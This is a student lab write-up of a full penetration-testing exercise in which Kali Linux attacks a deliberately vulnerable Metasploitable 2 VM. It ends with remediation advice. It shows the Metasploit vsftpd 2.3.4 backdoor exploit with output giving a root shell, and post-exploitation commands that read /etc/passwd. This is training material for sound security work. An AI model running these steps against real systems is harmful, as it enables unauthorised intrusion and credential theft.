Capstone Project: Full VAPT Engagement

Lab Setup
Target VM – Metasploitable 2
Attack VM – Kali Linux

1. Reconnaissance
   nmap -sV 192.168.1.103



Figure 1: Reconnaissance with Nmap

2. Enumeration
   ftp <target-ip>



Figure 2: Enumeration

3. Exploitation (Metasploit)

   msfconsole
   search vsftpd
   use exploit/unix/ftp/vsftpd_234_backdoor
   set RHOSTS <target-ip>
   run

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.105:34117 -> 192.168.1.103:6200) at 2026-04-02 07:56:38 -0400

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 3: Exploit using Metasploit

4. Post-Exploitation
   uname -a
   cat /etc/passwd

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Figure 4: Post Exploitation

5. Web/API Testing (Burp Suite)

   - Open Burp Suite
   - Intercept requests
   - Test:
     Login forms
     API endpoints

Figure 5: Capture login request with burpsuite



Figure 6: Capture api endpoint

6. Vulnerability Scan (OpenVAS)

gvm-start



Figure 7: Vulnerability Scanning Performed Using OpenVAS

Remediation

Immediate Fixes

- Remove/patch vsftpd 2.3.4
- Close unused ports
- Disable anonymous FTP

Short-Term

- mplement input validation
- Secure SMB configuration
- Update all services

Long-Term

- Apply **least privilege**
- Continuous monitoring
- Regular vulnerability scans (OpenVAS)

Log Table

Timestamp	**Target IP**	**Vulnerability**	**PTES Phase**
2026-04-02 19:00	192.168.1.103	Open Ports Detected	Reconnaissance
2026-04-02 19:00	192.168.1.103	FTP Service Enumeration	Enumeration
2026-04-02 19:00	192.168.1.103	VSFTPD 2.3.4 Backdoor	Vulnerability Analysis
2026-04-02 19:00	192.168.1.103	VSFTPD RCE Exploitation	Exploitation
2026-04-02 19:00	192.168.1.103	Shell Access Gained	Post-Exploitation

Table 1: Log Table

Lab Summary

This lab demonstrated a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle using Kali Linux as the attacker system and Metasploitable 2 as the target. The process included reconnaissance with Nmap to identify open ports and services, followed by enumeration of the FTP service to gather deeper insights. A critical vulnerability in VSFTPD 2.3.4 was identified and successfully exploited using Metasploit, resulting in remote shell access to the system. Post-exploitation activities showed how attackers can retrieve sensitive information, highlighting the severity of the risk. Additional testing with Burp Suite and OpenVAS uncovered further vulnerabilities, emphasizing the importance of regular patching, secure configurations, and continuous monitoring to prevent real-world cyberattacks.